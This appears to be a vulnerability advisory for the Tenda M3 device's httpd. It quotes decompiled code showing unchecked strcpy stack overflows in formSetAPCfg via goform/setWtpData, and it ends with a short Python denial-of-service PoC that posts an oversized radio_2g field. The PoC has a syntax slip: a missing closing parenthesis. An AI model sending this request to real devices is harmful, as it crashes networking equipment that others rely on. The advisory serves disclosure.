Overview


- The device's official website: https://www.tenda.com.cn/product/M3.html
- Firmware download website: https://www.tenda.com.cn/download/detail-3133.html

Affected version

V1.0.0.12(4856)


Vulnerability details

httpd in directory `/bin` has a stack overflow vulnerability. The vulnerability occurrs in the `formSetAPCfg` function, which can be accessed via the URL `goform/setWtpData` .



```
135  s1 = (char *)websGetVar(a1, "op", "0");
136  v101 = websGetVar(a1, "macAddr", "0");
137  sub_53D2C(v101, &v31);
138  ptr = 0;
139  if ( !strcmp(s1, "bat") )
140  {
141    src = (char *)websGetVar(a1, "radio_2g_1", &unk_AA6AC);
142    v99 = (char *)websGetVar(a1, "radio_2g_2", &unk_AA6AC);
143    v98 = (char *)websGetVar(a1, "radio_2g_3", &unk_AA6AC);
144    v97 = (char *)websGetVar(a1, "radio_2g_4", &unk_AA6AC);
145    v96 = (char *)websGetVar(a1, "radio_2g_5", &unk_AA6AC);
146    v95 = (char *)websGetVar(a1, "radio_2g_6", &unk_AA6AC);
147    v94 = (char *)websGetVar(a1, "radio_2g_7", &unk_AA6AC);
148    v93 = (char *)websGetVar(a1, "radio_2g_8", &unk_AA6AC);
149    v92 = (char *)websGetVar(a1, "radio_5g_1", &unk_AA6AC);
150    v91 = (char *)websGetVar(a1, "radio_5g_2", &unk_AA6AC);
151    v90 = (char *)websGetVar(a1, "radio_5g_3", &unk_AA6AC);
152    v89 = (char *)websGetVar(a1, "radio_5g_4", &unk_AA6AC);
153    v88 = (char *)websGetVar(a1, "radio_2g", &unk_AA6AC);
154    v87 = (char *)websGetVar(a1, "radio_2g", &unk_AA6AC);
155    v86 = (char *)websGetVar(a1, "qvlanPolicy", &unk_AA6AC);
156    v85 = (char *)websGetVar(a1, "policy_type", "wl_basic_policy");
157    memset(v27, 0, sizeof(v27));
158    s = malloc(6 * v31 + 404);
```

When the POST parameter `op` equals "bat", the program will enter if branch at line 139. The program then gets the POST parameters `policy_type` and `radio_2g`.



```
166     if ( !strcmp(v85, "wl_basic_policy") )
167     {
168       v106[2] = 133;
169     }
170     else if ( !strcmp(v85, "qvlan_policy") )
171     {
172       v106[2] = 141;
173     }
174     else
175     {
176       v106[2] = 136;
177     }
178     *v106 = 0;
179     v106[3] = v31;
180     if ( v106[2] == 3 || v106[2] == 133 )
181     {
182       *((_DWORD *)v106 + 4) = 6 * v31 + 384;
183       strcpy(v27, src);
184       strcpy(&v27[32], v99);
185       strcpy(&v27[64], v98);
186       strcpy(&v27[96], v97);
187       strcpy(&v27[128], v96);
188       strcpy(&v27[160], v95);
189       strcpy(&v27[192], v94);
190       strcpy(&v27[224], v93);
191       strcpy(&v27[256], v92);
192       strcpy(&v27[288], v91);
193       strcpy(&v27[320], v90);
194       strcpy(&v27[352], v89);
195       dest = v106 + 10;
196       memcpy(v106 + 10, v32, 6 * v31);
197       memcpy((char *)dest + 6 * v31, v27, 0x180u);
198     }
199     else if ( v106[2] == 136 )
200     {
201       *((_DWORD *)v106 + 4) = 6 * v31 + 64;
202       strcpy(v28, v88);
203       strcpy(&v28[32], v87);
204       v84 = v106 + 10;
205       memcpy(v106 + 10, v32, 6 * v31);
206       memcpy((char *)v84 + 6 * v31, v28, 0x40u);
207     }
```

If `policy_type` is equal to `wl_basic_policy`, program will enter the if branch at line 180. There is a stack overflow in this if branch.

If `policy_type` is equal to neither `wl_basic_policy` nor `qVLAN_policy`, program will enter the if branch at line 199. There is also a stack overflow in this if branch.

PoC

Poc of Denial of Service(DoS)

```
import requests

data = {
    b"op": b"bat",
    b"policy_type": b"none",
    b"radio_2g": b"A"*0x400
}
cookies = {
    b"user": "admin"
}
res = requests.post("http://127.0.0.1/goform/setWtpData", data=data, cookies=cookies
print(res.content)
```